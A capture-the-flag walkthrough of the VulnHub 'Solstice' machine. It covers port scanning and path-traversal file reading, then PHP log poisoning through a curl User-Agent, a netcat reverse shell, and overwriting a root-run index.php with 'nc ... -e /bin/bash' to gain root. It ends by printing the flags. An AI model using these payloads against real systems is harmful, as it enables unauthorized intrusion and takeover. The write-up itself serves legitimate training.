VulnHub: Solstice

Target IP address

```
nmap -T5 192.168.1.1/24
```

IP ADDRESS : 192.168.1.191

> ## Scanning & Enumeration

nmap

```
sudo nmap -T5 -A -O -p- 192.168.1.191 -oN nmap.txt
```

PORT STATE SERVICE VERSION

21/tcp

open ftp pyftpdlib 1.5.6 | ftp-syst: | STAT: | FTP server status: | Connected to: 192.168.1.191:21 | Waiting for username. | TYPE: ASCII; STRUcture: File; MODE: Stream | Data connection closed. |_End of status.

22/tcp

open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) | ssh-hostkey: | 2048 5b:a7:37:fd:55:6c:f8:ea:03:f5:10:bc:94:32:07:18 (RSA) | 256 ab:da:6a:6f:97:3f:b2:70:3e:6c:2b:4b:0c:b7:f6:4c (ECDSA) |_ 256 ae:29:d4:e3:46:a1:b1:52:27:83:8f:8f:b0:c4:36:d1 (ED25519)

25/tcp

open smtp Exim smtpd 4.92 | smtp-commands: solstice Hello nmap.scanme.org [192.168.1.6], SIZE 52428800, 8BITMIME, PIPELINING, CHUNKING, PRDR, HELP, |_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP

80/tcp

open http Apache httpd 2.4.38 ((Debian)) |_http-server-header: Apache/2.4.38 (Debian) |_http-title: Site doesn't have a title (text/html).

139/tcp

open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp

open netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)

2121/tcp

open ftp pyftpdlib 1.5.6 | ftp-anon: **Anonymous FTP login allowed** (FTP code 230) | _drws------ 2 www-data www-data 4096 Jun 18 02:39 pub | ftp-syst: | STAT: | FTP server status: | Connected to: 192.168.1.191:2121 | Waiting for username. | TYPE: ASCII; STRUcture: File; MODE: Stream | Data connection closed. |_End of status.

3128/tcp

open http-proxy Squid http proxy 4.6 |_http-server-header: squid/4.6 |_http-title: ERROR: The requested URL could not be retrieved

8593/tcp

open http PHP cli server 5.5 or later (PHP 7.3.14-1) | http-cookie-flags: | /: | PHPSESSID: |_ httponly flag not set |_http-title: Site doesn't have a title (text/html; charset=UTF-8).

54787/tcp


open http PHP cli server 5.5 or later (PHP 7.3.14-1) |_http-title: Site doesn't have a title (text/html; charset=UTF-8).

62524/tcp

open ftp FreeFloat ftpd 1.00 MAC Address: 08:00:27:05:1F:6F (Oracle VirtualBox virtual NIC) |_nbstat: NetBIOS name: SOLSTICE, NetBIOS user: , NetBIOS MAC: (unknown) | smb-os-discovery: | OS: Windows 6.1 (Samba 4.9.5-Debian) | Computer name: \x00 | NetBIOS computer name: SOLSTICE\x00 | Workgroup: WORKGROUP\x00 |_ System time: 2020-10-16T23:37:22-04:00 | smb-security-mode: | account_used: guest | authentication_level: user | challenge_response: supported |_ message_signing: disabled (dangerous, but default) | smb2-security-mode: | 2.02: |_ Message signing enabled but not required | smb2-time: | date: 2020-10-17T03:37:22 |_ start_date: N/A

- ## Anonymous FTP login on 2121


```
ftp 192.168.1.191 -p 2121
```



```
[m3rc@brut3-g33579 solstice]$ ftp 192.168.1.191 -p 2121
Connected to 192.168.1.191.
220 pyftpdlib 1.5.6 ready.
Name (192.168.1.191:m3rc): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
227 Entering passive mode (192,168,1,191,184,77).
125 Data connection already open. Transfer starting.
drws------    2 www-data www-data     4096 Jun 18 02:39 pub
226 Transfer complete.
ftp> 
```

- pub is an empty directory
- directory traversal is not possible

- ## http site on port 80




Currently configuring the database, try later.

Proudly powered by phpIPAM 1.4


- nothing interesting

• PHP server on 8593



Main Page Book List
We are still setting up the library! Try later on!


- Book List


192.168.1.191:8593/index.php?b
192.168.1.191:8593/index.php?book=list
Homepage
Forum
Wiki
Getting Started
Mozilla News

Main Page Book List
We are still setting up the library! Try later on!

- Might be vulnerable to LFI

```
http://192.168.1.191:8593/index.php?book=list/../../../../../../../../etc/
```


view-source:http://192.168.1.191:8593/index.php?book=list/../../../../../../../../etc/passwd
Homepage
Forum
Wiki
Getting Started
Mozilla News

```
<html>
    <head>
    <link href="https://fonts.googleapis.com/css?family=Comic+Sans" rel="stylesheet">
    <link rel="stylesheet" type="text/css" href="style.css">
    </head>
    <body>
    <div class="menu">
        <a href="index.php">Main Page</a>
        <a href="index.php?book=list">Book List</a>
    </div>
We are still setting up the library! Try later on!<p>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
avahi:x:106:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:107:118::/var/lib/saned:/usr/sbin/nologin
colord:x:108:119:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:109:7:HPLIP system user,,,:/var/run/hplip:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mysql:x:111:120:MySQL Server,,,:/nonexistent:/bin/false
miguel:x:1000:1000:,,,:/home/miguel:/bin/bash
uuidd:x:112:121::/run/uuidd:/usr/sbin/nologin
smmta:x:113:122:Mail Transfer Agent,,,:/var/lib/sendmail:/usr/sbin/nologin
smmsp:x:114:123:Mail Submission Program,,,:/var/lib/sendmail:/usr/sbin/nologin
Debian-exim:x:115:124::/var/spool/exim4:/usr/sbin/nologin
</p>    </body>
</html>
```

- We have LFI
- Username: **miguel**


Exploitation

```
curl 192.168.1.191 -A <?php system($_GET['cmd'])?>
```

- With nc listenting on the appropriate port

```
nc -lnvp 4444
```


```
curl -s "http://192.168.1.18:8593/index.php?book=../../../../../../../var/
```



```
[m3rc@brut3-g33579 ~]$ nc -lnvp 4444
Connection from 192.168.1.191:32770
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Enumerating for Privilege Escalation

```
find / -perm -4000 2>/dev/null
```



```
www-data@solstice:/home/miguel$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/var/tmp/sv
/var/tmp/ftp
/var/tmp/ftp/pub
/var/log/exim4
/var/log/exim4/mainlog.1
/var/log/apache2
/var/log/apache2/error.log.1
/var/log/apache2/access.log.1
/var/log/apache2/other_vhosts_access.log
/var/log/apache2/error.log.2.gz
/var/log/apache2/access.log.2.gz
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/pkexec
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/uncompress.so
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```


- These look interesting



```
cd sv
www-data@solstice:/var/tmp/sv$ ls -la
ls -la
total 12
drwsrwxrwx 2 root root 4096 Jun 26 15:36 .
drwxrwxrwt 9 root root 4096 Oct 17 01:09 ..
-rwxrwxrwx 1 root root   36 Jun 19 00:01 index.php
www-data@solstice:/var/tmp/sv$ 
```

- **index.php** is owned by root and we have write permissions on it
- Taking a look at the processes running related to **index.php**

```
ps aux | grep "/var/tmp/sv"
```




```
www-data@solstice:/var/tmp/sv$ ps aux | grep "/var/tmp/sv"
ps aux | grep "/var/tmp/sv"
root       455  0.0  0.0   2388   756 ?        Ss   Oct16   0:00 /bin/sh -c /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
root       462  0.0  2.0 196744 21172 ?        S    Oct16   0:00 /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
www-data  1961  0.0  0.0   6208   828 pts/0    S+   01:42   0:00 grep /var/tmp/sv
www-data@solstice:/var/tmp/sv$ 
```

- ## Getting a reverse shell as root


```
echo "<?php system('nc 192.168.1.6 8888 -e /bin/bash')?>" > index.php
curl 127.0.0.1:57
```

- We are root




```
[m3rc@brut3-g33579 ~]$ nc -lnvp 8888
Connection from 192.168.1.191:41246
python -c 'import pty;pty.spawn("/bin/bash")'
root@solstice:/var/tmp/sv# 
```

|--<u>ROOT FLAG</u>--|



```
root@solstice:/var/tmp/sv# cd /root
cd /root
root@solstice:~# ls
ls
ftp  root.txt
root@solstice:~# cat root.txt
cat root.txt

No ascii art for you >:(

Thanks for playing! - Felipe Winsnes (@whitecr0wz)

f950998f0d484a2ef1ea83ed4f42bbca

root@solstice:~# 
```

|--USER FLAG--|



```
root@solstice:/home# cd miguel
cd miguel
root@solstice:/home/miguel# ls
ls
user.txt
root@solstice:/home/miguel# cat user.txt
cat user.txt
c0e1f61ff8e753d8b27615bdc4f25794
root@solstice:/home/miguel# 
```